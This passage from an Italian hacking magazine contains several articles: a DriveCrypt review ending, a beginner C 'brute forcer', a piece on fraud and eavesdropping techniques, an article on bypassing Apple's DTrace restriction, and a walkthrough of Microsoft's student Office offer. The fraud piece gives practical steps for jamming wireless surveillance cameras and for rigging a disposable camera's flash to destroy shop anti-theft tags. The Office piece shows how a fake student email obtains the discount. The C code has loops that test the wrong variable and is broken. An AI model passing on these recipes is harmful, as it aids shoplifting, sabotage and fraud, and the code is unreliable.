L'installazione di un sistema di crittografia che agisce "a monte" del sistema operativo comporta la modifica del settore di Boot del disco fisso. Nel caso in cui questo fosse danneggiato, quindi, ci troveremmo nell'impossibilità di accedere al sistema. Per far fronte a una simile sfortunata evenienza, Drive Crypt mette a nostra disposizione una procedura per creare un Disco di emergenza, ovvero un CD che ci consente di avviare il PC e accedere al sistema operativo anche se il disco è danneggiato. La procedura è descritta minuziosamente nel manuale di istruzioni, che è bene consultare in ogni caso prima di installare il programma.

PRO E CONTRO

PRO
Crittografia sicura
Tante funzioni originali
Tecnologia all'avanguardia

CONTRO
Alcune funzioni non disponibili con Vista

Il "cuore" del sistema di crittografia è la chiave che consente la decodifica dei dati. Il programma ci permette di "nasconderla" all'interno di un'immagine bitmap a 24 bit o in un file audio in formato WAV.

:: In definitiva

Un programma potente e realizzato con grande cura, che mette a nostra disposizione tutto quello che possiamo desiderare per proteggere il nostro PC. ■

La forza bruta DELL'HACKING

Una delle più "antiche" ma ancora utilizzatissime forme di hacking utilizzate per scardinare un sistema con password

Qualcuno si starà chiedendo di cosa stiamo parlando, facciamo subito chiarezza: un Brute Forcer è un'applicazione che, basandosi sulla tecnica del Brute Forcing, attacca ripetutamente, ad esempio, un form di login secondo combinazioni di lettere o parole, in base alle richieste dell'utente. Quello che vi propongo in questo articolo è un Brute Forcer molto elementare, realizzato in C, senza l'ausilio di funzioni particolari, più avanti eventualmente proporrò una versione più "professionale" del programma, per ora accontentiamoci di questo:

```
#include <stdio.h>
#include <stdlib.h>

int main (){

register int i;
int x;
printf("Inserire lunghezza stringa: ");
scanf("%d", &x);
for(i=0;i<=x; i++){

for(int a=97;a<=122;a++){
for(int b=97;b<=122;b++){
        if(i==2)printf("%c%c\n", a,b);
for(int c=97;c<=122;c++){
        if(i==3)printf("%c%c%c\n", a,b,c);
for(int d=97;d<=122;d++){
        if(i==4)printf("%c%c%c%c\n", a,b,c,d);
for(int e=97;d<=122;d++){
        if(i==5)printf("%c%c%c%c%c\n", a,b,c,d,e);
for(int f=97;d<=122;d++){
        if(i==6)printf("%c%c%c%c%c%c\n", a,b,c,d,e,f);
for(int g=97;d<=122;d++){
        if(i==7)printf("%c%c%c%c%c%c%c\n", a,b,c,d,e,f,g);
                }
                }
                }
                }
                }
                }
                }
                }

    system("pause");
}
```

:: Esaminiamo il codice

```
register int i;
```

register è uno specificatore di classe di memoria del C, dice al compilatore che l'accesso alla variabile (in questo caso 'i') deve essere effettuato più velocemente possibile, quindi generalmente la variabile viene memorizzata in un registro della CPU o nella memoria cache. L'accesso ai registri della CPU o alla memoria cache è nettamente più veloce dell'accesso alla RAM, di conseguenza l'accesso alle variabili specificate come register sarà più veloce. NB register tecinicamente è solo una richiesta che si fa al compilatore, quest'ultimo è libero di ignorarla. Per chi ancora non l'avesse capito o per chi non ha letto il codice, ho specificato la variabili 'i' come register perché è la variabile che controlla il ciclo principale. Andiamo oltre:

```
int x;
printf("Inserire lunghezza
stringa: ");
scanf("%d", &x);
```

Questo è abbastanza elementare, dichiara la variabile intera 'x' e chiede in ingresso un intero, la printf scrive la frase tra doppi apici. La variabile 'x' sarà la lunghezza della stringa da forzare, come scritto nella printf.

```
for(i=0;i<=x; i++){

for(int a=97;a<=122;a++){
for(int b=97;b<=122;b++){
        if(i==2)printf("%c%c\n", a,b);
for(int c=97;c<=122;c++){
        if(i==3)printf("%c%c%c\n", a,b,c);
for(int d=97;d<=122;d++){
        if(i==4)printf("%c%c%c%c\n", a,b,c,d);
for(int e=97;d<=122;d++){
        if(i==5)printf("%c%c%c%c%c\n", a,b,c,d,e);
for(int f=97;d<=122;d++){
        if(i==6)printf("%c%c%c%c%c%c\n", a,b,c,d,e,f);
for(int g=97;d<=122;d++){
        if(i==7)printf("%c%c%c%c%c%c%c\n", a,b,c,d,e,f,g);
                }
                }
                }
                }
                }
                }
                }
                }
```

Questo è il nostro algoritmo, non è roba da esperti, ma è introduzione alla tecnica. Come vedete si compone di 8 cicli for annidati, il primo, controllato dalla variabile 'i', è il ciclo che controlla tutti gli altri, viene iterato un numero di volte pari alla lunghezza della stringa da forzare. Ogni ciclo interno, a parte il primo, esegue un controllo sulla lunghezza della stringa. Il programma non esegue nessun controllo sul numero inserito, ma potete sempre inserirlo voi, comunque è chiaro che accetta una stringa lunga massimo 7 caratteri. Quindi adesso diventa tutto automatico, se x = 2 prova tutte le combinazioni da 'aa' a 'zz', potete sempre aggiungere lettere maiuscolo, simboli vari e numeri, basta avere una tabella ASCII davanti. Infatti nella tabella dei simboli ASCII la lettera 'a' corrisponde al numero 97 e la lettera 'z' corrisponde al numero 122. Poi dipende dal processore a processore. Chiudo qui la spiegazione, in un eventuale prossimo articolo mostrerò come funziona un Brute Forcer più complesso ed efficiente realizzato per mezzo di funzioni.
Saluti,

Lord Hk

Sempre più furbi

La tecnologia corre sempre di più, grazie anche a una miniaturizzazione sempre maggiore dell'elettronica, permettendo di creare nuovi sistemi che usati da persone senza scrupoli permettono di fare truffe sempre con maggior comodità

Proprio in questi giorni il CENTRO DI CONTROLLO DEL CRIMINE ha rilasciato la notizia chele truffe su rete hanno superato, come importo, quella del traffico di droga.

:: 105 miliardi di dollari !

Ma come è possibile una cosa di questo tipo ?
Lo sviluppo delle reti ha sempre avuto come fenomeno collaterale l'hacking anche se spesso l'uomo una volta partito per un viaggio non si accorge che il panorama è cambiato strada facendo.
Mi spiego meglio. Tanti anni fa Internet non esisteva e la telematica era ridotta all'uso di un modem da 300 bauds su telefoni collegati a centrali meccaniche disturbatissime.
I personal computer non erano diffusi e quindi le informazioni erano dentro ai mainframe delle università e delle ditte, in particolare di quelle americane.
Parlare di reti significava riferirsi alle grosse reti X25 quali ITAPAC la quale era connessa ai sistemi universitari ed ad altri definiti Outdial.
Questi Outdial erano sistemi ai quali si arrivava tramite rete Itapac e che permettevano di chiamare sistemi grazie a un numero di telefono.
Un collegamento telefonico con gli USA costava 1 scatto ogni secondo a 200 lire cadauno per cui stare collegato a quelle velocità delle ore era un costo terribile.
Da qui l'esigenza di entrare di frodo in Itapac e tramite questa connettersi ai vari mainframe.
Internet ha sconvolto tutto in quanto il collegamento è immediato con qualsiasi sistema e le informazioni sono presenti da tutte le parti senza dover entrare dentro ai vari sistemi VAX o quello che erano.
L'hacker per cui ha iniziato a prendere di mira i WEB su internet portando alla perdita dell'immagine che aveva una volta questo concetto.
Ma internet non è più solo una rete ma una ricostruzione virtuale della società reale per cui contiene tutto il bene e il male di questa.
Le persone orientate alle frodi hanno iniziato a sfruttare la tecnologia per prendere soldi da conti bancari, per frodare carte di credito, per creare

l'ambiente sicuro per furti e altre cose di questo tipo.
Il problema è che l'hacking ha mantenuto la concentrazione delle ricerche sulla sicurezza verso i WEB e le reti collegate a internet perdendo di vista i veri pericoli.
Da questo lo stupore della gente quando sente al telegiornale notizie del tipo : "Arrestata banda che fingendo di fare furti collegava skimmer ai sistemi di pagamento con carte dei negozi e benzinai e grazie a questi duplicava carte di credito e bancomat."

:: O cose ancora più da fare sorridere come questa

In pratica su una ditta americana acquistavano un sistema che permetteva via WIRELESS di creare un estensione del posto di lavoro collegando tastiera, mouse e video.

Poi grazie a qualche trucco, che poteva essere la complicità della donna delle pulizie, entravano in banche o centri dove da terminale si facevano movimenti contabili e collegavano l'extender, nascosto, alle postazioni di lavoro.

In questo modo tranquillamente seduti in macchina potevano fare trasferimenti sui conti o altre cose sempre di carattere illegale.

Voi direte : ma le password non si vedevano a video !


:: Nessun problema

Con l'installazione nascosta del KVM si installava sulla tastiera un KEYLOGGER come quello dell'immagine il quale registrava i caratteri battuti sulla tastiera per cui anche le password non erano più segrete.

Per quanto riguarda i dati che passano via telefono, ad esempio i dati delle carte di credito, la cosa è ancora più semplice.
Basta collegare un circuitine da pochi euro per avere un trasmettitore FM attivo e vigile ai pagamenti.
Ma la tecnologia non si ferma qui in quanto grazie alle onde elettromagnetiche gli americani stanno facendo i fucili ma grazie a queste è possibile anche visualizzare le immagini che scorrono su un computer da distanze che possono arrivare ai 100 mt senza avere nessun collegamento.
L'effetto si chiama TEMPEST e dipende dal fatto che tutti i circuiti elettronici elaborando segnali, a volte anche a frequenze altissime, emettono campi elettromagnetici che mantengono i connotati dell'informazione a cui hanno contribuito a creare.
I monitor dei computer ad esempio usano due orologi che servono a definire il ritmo con il

Ecco come viene modificato un bancomat per poter rubare i dati delle carte inserite e successivamente utilizzarli per i propri affari.

Un'altra delle meraviglie tecnologiche sono stati i bancomat 'taroccati' con sistema di duplicazione scheda magnetica e visualizzazione tramite telecamera delle password digitate.

:: E gli altri dati???

Ecco lo schema di un circuito da poche lire per costruire un trasmettitore FM attivo

Questo è il risultato di una lettura a distanza di un monitor effettuata tramite cannone elettronico.


quale un cannone elettronico disegna orizzontalmente i pixels e quello con il ritmo di creazione di ciascuna riga. Dicendo cannone elettronico si penserebbe che solo i monitor CRT sono soggetti a questo pericolo. Questo è sbagliato in quanto
anche con i monitor LCD, grazie a un antenna, a un ricevitore è possibile ricostruire da distante le immagini che uno sta guardando sul video.
Il fenomeno venne studiato inizialmente da Erik Van Eck e descritto in un suo documento reperibile in rete intitolato : "Electromagnetic Radiation from Video Display Units: An Eavesdropping Risk?". Il metodo per anni è stato tenuto sotto segreto militare e ancora adesso molte cose non rese pubbliche ma qualche anno fa un ricercatore giapponese, tale Tanaka, rese pubblico uno scritto in cui si mostrava che con meno di 2000$ era possibile farsi in casa un ricevitore tempest. Lo scritto si intitola : "A Trial of the Interception of Display Image using Emanation of Electromagnetic Wave." Il sistema usava un antenna direttiva e un analizzatore di spettro ma mostrando che anche con un ricevitore da radioamatore era possibile fare la stessa cosa.

Alcuni esempi di lettura remota tramite cannone laser.

Con un piccolo chip acquistabile in rete si può inibire qualsiasi GPS, compreso l'antifurto satellitare di un auto.

Le immagini qui sopra sono il risultato.
La prima è l'immagine vista con il sistema mentre la seconda l'immagine originale. Considerate che questa immagine è stata 'vista' senza nessun collegamento, ne rete ne altro, con il computer originale. Markus Khun del centro di ricerca sulla sicurezza dell'università di Cambridge ha redato un volume di 300 pagine con dettagliate informazioni tecniche.
Il documento si chiama : UCAM-CL-TR-577.pdf Questa è una prova fatta in casa dal sottoscritto, da una distanza di 10 metri attraverso un muro, grazie solo a un antenna e ad un analizzatore di spettro collegato a due oscillatori che generassero i sincronismi verticali e orizzontali .
In genere gli alti costi per la creazione di un sistema d'intercettazione ha fatto si che per anni il problema fosse ignorato.
La creazione di documenti in cui si vede come farselo in casa ha portato e cercare di identificare le soluzioni per la protezione anche se di fatto, se non previste prima, spesso sono difficilmente attuabili.
Il motivo di questa affermazione è che ad esempio l'effetto tempest coinvolge anche i cavi elettrici in quanto le emanazioni dei computer grazie a queste vengono convogliate fuori dagli edifici del sistema.
Le immagini si riferiscono a un test di intercettazione grazie ai cavi di alimentazione :
Le protezioni fondamentalmente

Schema di intercettazione di telefono cellulare.

sono legate alla creazione di locali schermati, all'uso di computer ANTITEMPEST o all'uso di mascheratori elettronici.
Un esperimento molto simpatico è TEMPEST FOR ELIZA.
In pratica all'indirizzo :
http://www.erikyyy.de/tempest/

Per truffare e intercettare non servono computer di ultima generazione


è possibile prelevare un programmino LINUX al quale passandogli un file MP3 lo modula sul video.
Usando una normale radio AM/FM è possibile sentire il brano trasmesso grazie ai campi elettromagnetici del sistema. Ogni trasmissione radio possiede una frequenza fondamentale che in questo caso è intorno ai 60 MHZ e delle oscillazioni armoniche sui multipli della frequenza della portante, con potenza sempre più bassa.
Le intercettazioni che si cercano di fare a 70 MHZ hanno il problema del grosso 'rumore radio ambientale' legato a cercapersone, radio private ecc.
Man mano che si sale in frequenza, verso il GHZ, il segnale dell'armonica è molto più basso ma il rumore ambientale è inesistente per cui l'intercettazione può avvenire in modo molto migliore.
Molte volte un segnale CW pulitissimo di altissima potenza viene saparato orientato verso il locale con i computer, magari molto distanti.
L'onda inviata incontrando il campo elettromagnetico dei computer modula la portante la quale riflessa torna indietro portandosi il segnale da visualizzare. Ma queste sono tecniche molto più avanzate difficilmente attuabili dall' hacker casalingo. I rischi delle nuove tecnologie comunque non si fermano a questo ma hanno colpito anche gli altri mezzi come ad esempio i cellulari.

Sulla rete è possibile trovare schemi si Jammer, anche da taschino, che sono in grado di bloccare GSM e GPS. Ad esempio molti tracciatori GPS antifurto possono essere bloccati con una spesa di poche decine di euro.

Il sistema emette disturbi che non permettono più ai cellulari e ai gps di comunicare con le cellule e con i satelliti, rendendoli quindi inutilizzabili.
Ricordiamoci che queste cose sono vendute a poco sulla rete pronte per l'uso ma grazie a schemi e circuiti vari è possibile anche crearli in casa.
Intercettare i GSM/UMTS non è più cosa da centrale TELECOM ma con un sistema portatile è possibile farlo.

Il problema grosso è che la tecnologia corre e si è dimenticata di una cosa : per non fare sentire un informazione non si deve gridarla per la strada.
Questo è il principio di tutto quello che funziona via radio.
Ne è un esempio la rete WIRELESS.
Grazie a sistemi di codifica dei dati posso rendere difficile decodificare le informazioni trasmesse ma grazie a un sistema dotato di un oscillatore e di un amplificatore di RF posso fare in modo che tutto vada in TILT.

Prendiamo ad esempio un sistema di video sorveglianza fatto con videocamere WIRELESS a 2.4 GHZ.
Vado al supermercato e compro un trasmettitore di segnali TV e RADIO e

Il circuito del flash di una macchina fotografica usa e getta

Per decriptare un sistema sempre attuale è il cluster di macchine che permette velocità di calcolo molto più elevate di un pc standard.

Ecco la macchina fotografica da cui preleveromo il notro generatore di scariche

lo collego a un amplificatore di segnale da 5 W dopo di che lo nascondo vicino alla ditta alla quale voglio disturbare il sistema di sorveglianza.
Basta … non c'e' altro da dire … non si vedrà più nulla grazie al disturbo.
La stessa cosa può essere estesa a tutto ciò che funziona via radio come RFID, bluetooth, cellulari.
I danni del bluetooth con il quale sono stati trasmessi virus sono a conoscenza di tutti.

RFID è stato riportato come uno dei piloni della sicurezza futura senza considerare che :
• può essere coperto da un segnale radio forte
• è stato decodificato
• è stato copiato
• può essere intercettato
• può essere bruciato grazie al campo elettromagnetico emesso dal meccanismo smontato del flash di una foto camera usa e getta.

Qualche anno fa provammo a fare un esperimento.
Collegammo un oscillatore a 125 KHZ a un vecchio amplificatore audio PIONEER da 100W con risposta in frequenza da 10HZ a 100KHZ.
Poi attorno a una cassetta in plastica della frutta arrotolammo 100 metri di cavo elettrico usato come antenna.
Nel giro di 20 metri non era più possibile usare un RFID in quanto tutti erano diventati sordi grazie al forte segnale di copertura.
Ora pensate che molti sistemi antitaccheggio dei supermercati funzionano grazie a questi.
Con una macchina posteggiata fuori da questo con il sistema accesso

Ecco come funziona un microfono laser autocostruito per l'intercettazione di una conversazione dietro un vetro.

l'antitaccheggio andrebbe in tilt non rilevando più nulla.
Ma lasciando stare circuiti per il bloccaggio di massa esistono sistemi che permettono di disabilitare ogni singolo RFID e quindi di uscire con la marce in mano senza che l'antifurto suoni.

Tutti sanno che i circuiti elettronici sono sensibili ai campi elettrostatici i quali li danneggiano.
Come creare un piccolissimo generatore di cariche statiche che avvicinate ai chip del sistema antitaccheggio lo brucia rendendolo sordo ?
Prendete una macchina fotografica usa e getta Kodak, ad esempio, con FLASH.
Usatela e poi prima di buttarla smontatela mettendo a vista il circuito che manda la scarica al FLASH.
Togliete la lampada del FLASH e al suo posto collegate una matassa di cavo elettrico in modo da fare una bobina.
Quando vorrete bruciare il CHIP basterà avvicinare la bobina a questo e premere il pulsante di scatto fotografia.
La scarica originariamente destinata al FLASH arriverà alla bobina creando un campo elettrostatico talmente forte da danneggiare RFID dell'antitaccheggio.

Clonare una sim è sempre stata una cosa considerata difficile. Ora non più

Per decrittare RFID un università ha scritto in VHDL, un linguaggio per creare progetti elettronici, l'algoritmo e con questo ha creato un chip su FPGA.

Poi ha messo in parallelo 50 schede e queste lavorando in collaborazione hanno decrittato l'algoritmo a 40 BITS della TEXAS.

Sempre rintracciabili in rete ci sono delle serie di prodotti, fattibili facilmente in casa, grazie ai quali la propria privacy andrebbe a farsi un giro.

Ad esempio grazie a un puntatore laser e a pochi altri componenti è possibile costruirsi un microfono laser grazie al quale è possibile sentire le micro vibrazioni dei vetri delle case dovute al nostro parlare al loro interno.

Oppure sono venduti dei KIT per trasformare un cellulare con videocamera in uno strumento di spionaggio automatico.

In altre parole aggiungendo un illuminatore all'infrarosso, luce non visibile dall'occhio umano, e un rilevatore di movimento si ottiene che ogni volta che una persona passa davanti al cellulare questo chiama un numero trasferendo le immagini visualizzate dall'obbiettivo.

Inoltre è anche possibile chiamare il telefono per ottenere la stessa funzione. Ad ogni modo con le nuove tecnologie ce n'e' per tutti i gusti anche grazie alle facilitazioni commerciali dovute al fatto che ormai si trova tutto e di più.

:: Una volta clonare una SIM era un lavoro da esperto

Oggi si compra il KIT in scatola di montaggio.

Un trasmettitore FM completo paragonato ad un quarto di dollaro americano

Il problema è che i gestori della sicurezza devono iniziare ad ampliare gli orizzonti in quanto questa non è più solo in mano a firewall e router.
Il problema non è tanto le soluzioni che dovrebbero adottate grazie a contromisure elettroniche ma semplicemente il fatto di avvertire gli utenti perché facciano attenzione ai loro sistemi elettronici.

Insegnare a guardare dietro a un computer per vedere se c'è un extender KVM non è un metodo costoso come non lo è il sistema di fare guardare la linea telefonica da parte del benzinaio per vedere se tra il POS e la presa non ci sono oggetti non originali.

L'ignoranza spesso è il peggior nemico dei problemi di sicurezza in quanto una volta conosciuti i metodi il controllo è spesso veramente semplice.
D'altra parte l'elettronica va sempre più avanti.
Una volta a fare una microspia ci andavano molti componenti.
Guardate un chip che fa tutto ovvero un trasmettitore FM completo, paragonato a un a quarto di dollaro.
La reti ormai sono troppo blindate per usarle per arrivare alle truffe : però basta usare le porte laterali !

Flavio Bernardotti

Un DTrace un po' TROPPO SELETTIVO

Ovvero: come e perché Apple ha castrato un software potenzialmente pericoloso per studiare le sue protezioni tecnologiche. E cosa si può fare per rimettere a posto le cose

Nell'ultima versione di Mac OS X, la 10.5, l'ambiente di sviluppo XCode è stato profondamente rinnovato e include una potente utility chiamata DTrace (http://opensolaris.org/os/community/dtrace/).
Sviluppata originariamente da Sun ed inclusa in Solaris 10, Dtrace permette di monitorare accuratamente e senza impatto sulle performance il funzionamento di qualsiasi software in esecuzione ed Apple, attenta alle novità, ha mutuato questa tecnologia open source pubblicizzandone la presenza in Leopard il cui software di analisi e troubleshooting Instruments (http://www.apple.com/macosx/developertools/instruments.html) ne fa ampio uso

L'ambiente di sviluppo di Mac OS X, XCode

:: La scoperta di Leventhal

La scelta ha incontrato l'approvazione di uno dei tre creatori di DTrace, Adam Leventhal, che nell'estate del 2007 (http://blogs.sun.com/ahl/entry/dtrace_on_mac_os_x) è stato invitato alla convention Apple per sviluppatori e ha conosciuto ed incontrato il team di Cupertino che aveva adottato (ed adattato) la sua "creatura".

Adam Leventhal's Weblog

inside the sausage factory

All | DTrace | OpenSolaris | Other | Software | ZFS

« Double-Parity RAID-Z | Main | DTrace user number... »

Monday August 07, 2006

Apple's DTrace team

As Bryan wrote, Apple has ported DTrace to Mac OS X. The Apple kernel team invited us to the WWDC today for the (albeit muted) announcement of their DTrace support, and then for a demo and dinner. It was surprisingly fun to play with DTrace on another OS, and it was a true pleasure to talk to the Apple guys who worked on the port. And it's my pleasure to introduce those engineers to the DTrace community at large:

Adam Leventhal con il team Apple nell'estate del 2007

Qualche mese dopo la soddisfazione di Leventhal si è trasformata in sorpresa e poi perplessità alla scoperta (http://blogs.sun.com/ahl/entry/mac_os_x_and_the) che Apple aveva apportato qualche piccola ma sostanziale modifica. Usando la versione inclusa in Mac OS X a Leventhal non ridavano i conti e nello specifico è risultato che iTunes, seppure in esecuzione, non risultavano all'appello di DTrace.

:: Un DTrace menomato

L'ipotesi che Apple avesse deciso di disabilitare DTrace per alcuni specifici software si è rivelata realtà e, usando i coloriti toni di Leventhal, qualcuno a Cupertino non ha gradito uno strumento egalitario decidendo di appesantire dtrace_probe(), il cuore dell'utility con questo orpello:

```
#if defined(_ _APPLE_ _)
        /*
         * If the thread on which this probe has fired belongs to a process marked P_LNOATTACH
         * then this enabling is not permitted to observe it. Move along, nothing to see here.
         */
        if (ISSET(current_proc()->p_lflag, P_LNOATTACH)) {
            continue;
        }
#endif /* _ _APPLE_ _ */
```

In altre parole Apple impedisce esplicitamente che DTrace esamini o salvi dati relativi a processi che non ammettono il tracing per mezzo della richiesta PT_DENY_ATTACH.

Instruments fa parte del nuovo XCode ed include DTrace

:: Il caso

La conclusione di Leventhal è moderata nei termini ma pesante nel giudizio: una scelta del genere non solo è errata concettualmente ma va contro l'obbiettivo del software da lui cocreato oltre che contro lo spirito dell'open source e invoca il ripristino delle piene funzionalità. Alla questione è stata data ampia eco su vari siti e testate che l'hanno sintetizzata attorno all'uso o meglio abuso del PT_DENY_ATTACH e le possibili motivazioni. Il pensiero va immediatamente alla volontà di Apple di proteggere i suoi interessi economici e di celare ad occhi indiscreti meccanismi delicati. Quali? Ma quelli relativi alle protezioni di DRM per i contenuti audiovisuali che commercializza attraverso l'iTunes Store e gestisce con il layer di protezione Fairplay. Tra le reazioni tecniche la più interessante è quella dello sviluppatore indipendente Landon Fuller che ha caldeggiato anche lui la rimozione dei blocchi da parte di Apple ma nel frattempo ha deciso, come già in passato, di rimboccarsi le maniche ed affrontare subito il problema.

:: Una Kext per aggirare il blocco

In "Fixing ptrace(pt_deny_attach, ...) on Mac OS X 10.5 Leopard" (http://landonf.bikemonkey.org/code/macosx/Leopard_PT_DENY_ATTACH.20080122.html) Fuller non solo dà un'infarinatura tecnica sui meccanismi in azione ma fornisce un hack, una patch per aggirare le modifiche di Apple: la soluzione passa attraverso una KEXT, cioè un'estensione del kernel da scaricare ed installare.

Ciò che fa l'estensione è tenere d'occhio i puntatori alle chiamate di sistema in Xnu (il kernel di Mac OS X) e, quando necessario, inserisce del codice sostitutivo come si può vedere dall'output del comando dmesg (che interroga il buffer del kernel):

```
[ptrace] Found nsysent at 0x502780 (count 427), calculated sysent location 0x5027a0.
[ptrace] Sanity check 0 1 0 3 4 4: sysent sanity check succeeded.
[ptrace] Patching ptrace(PT_DENY_ATTACH, ...).
[ptrace] Blocking PT_DENY_ATTACH for pid 82248.
```

Sottolineiamo che si tratta di una soluzione indipendente, non universalmente testata e da usare a proprio rischio e pericolo.
Detto questo nelle scritte qui sopra si può notare che l'estensione fa anche dei controlli per evitare un kernel panic.
Se c'è qualche problema il modulo scritto da Fuller semplicemente non viene caricato. Se invece tutto è ok il PT_DENY_ATTACH di Apple viene disabilitato ed i processi non avranno alcun velo, come nel DTrace originale. ■

Office col baco

30 e lode

È ormai da un po' che la compagnia di Redmond lancia offerte speciali relative ai suoi prodotti e destinate agli studenti. approfondiamo quella per Office 2008

Office 2007 Ultimate costa da listino CHL (link dal sito store di Microsoft) 817,20 euro, ovviamente uno studente non si può permettere una cifra del genere per un pacchetto di software e magari non è a conoscenza dell'esistenza di prodotti alternativi e validi come OpenOffice, lui sa solo che deve preparare la tesi e che gli strumenti compresi nel pacchetto Office gli farebbero molto comodo. Beh, Microsoft ha pensato proprio a questo povero ragazzo è ha lanciato, ormai da qualche tempo, un'operazione chiamata "Office 30 e Lode" permette agli studenti universitari in possesso di una mail di un'università riconosciuta di acquistare la prestigiosa versione ultimate di Office a soli 52 euro oppure, ancora più interessante, a soli 18 euro la licenza valida per un anno. Alcuni maliziosi, tra qui ci annoveriamo, penseranno che quelli di Redmond non sanno più come disfarsi delle confezioni invendute di Office in italiano visto che le vendite non stanno proprio andando in maniera eccezionale ma comunque troviamo questa una buona iniziativa.

:: Come fare


L'operazione è davvero semplice, con la nostra mail universitaria (la lista delle università accettate si trova all'indirizzo http://store.digitalriver.com/store/itmssh/ContentTheme/pbPage.universities) ci colleghiamo al sito www.office30elode.it, da qui scegliamo se acquistare la licenza vitalizia o quella per un anno.

A questo punto ci viene chiesto di inserire la nostra mail universitaria sulla quale riceveremo la conferma se possiamo o meno partecipare all'iniziativa.

Dalla mail basta cliccare sul link e siamo pronti a procedere con l'acquisto di Office 2007 Ultimate, possiamo scaricarlo o ricevere a casa nostra il cd con una spesa accessoria per la duplicazione e la spedizione.



Da qui si procede come al solito con l'inserimento dei dati personali e della carta di credito, si accettano le condizioni contrattuali e si parte con il download.

:: La falla

Stiamo parlando di Microsoft e quindi non può non esserci un problema di sicurezza!!! Mettiamo caso di essere dei truffatori (in questo caso si tratta proprio di questo, dichiarare il falso per appropriarsi di qualcosa a cui non si avrebbe diritto) e di volere a tutti i costi Office 2007 Ultimate ma non voler spendere i famosi 800 euro. A questo punto ci viene la malsana idea di approfittare di Office 30 e lode senza però essere iscritti a nessuna università. Scorrendo la lista delle università che posso partecipare alla promozione scorriamo un indirizzo che non dipende direttamente da nessun istituto, University Box.
Si tratta di un sito di social networking tra studenti universitari tipo Facebook e altri che, tra l'altro, ha anche un servizio di web mail con l'inidirizzo xxxx@universitybox.it che, come abbiamo detto, viene accettato dalla promozione fatta da Microsoft.

A questo punto noi malintenzionati ci proviamo, andiamo sull'home page di University Box e proviamo a registrarci. Nel form ci viene richiesto a quale istituto universitario siamo iscritti ma nulla di più che la nostra parola, nessun numero di matricola o altro.

Se siamo dei truffatori non ci fermeremo certo davanti a questo, inseriamo una università a caso e procediamo con inserire i dati richiesti ed eccoci, in breve, ad avere la nostra bella mail per poter scaricare Office con lo sconto...

:: Note legali

Il procedimento che vi abbiamo qua illustrato funziona ma è basato sulla dichiarazione del falso e rappresenta un illecito con tutte le conseguenze civili del caso e forse addirittura penali. Rendiamoci conto che qui si dichiara il falso in ben due occasioni, la prima per la creazione dell'account University Box e la seconda al momento dell'accettazione dei termini contrattuali con Microsoft per l'acquisto del pacchetto di programmi. Se andiamo a leggere nella licenza quelli di Redmond si sono parati le spalle contro gentaglia come quella che abbiamo descritto ed è quindi previsto un controllo.

Per la precisione si dice che non basta avere un indirizzo mail valido ai fini della promozione ma bisogna anche essere iscritto ad un'università e poter dimostrare la tua iscrizione presentando la tessera universitaria in corso di validità. Nel caso non si fosse in grado di presentare quanto richiesto Microsoft si riserva il diritto di addebitarti il costo intero della licenza pari a 799,95 euro.

:: Per concludere

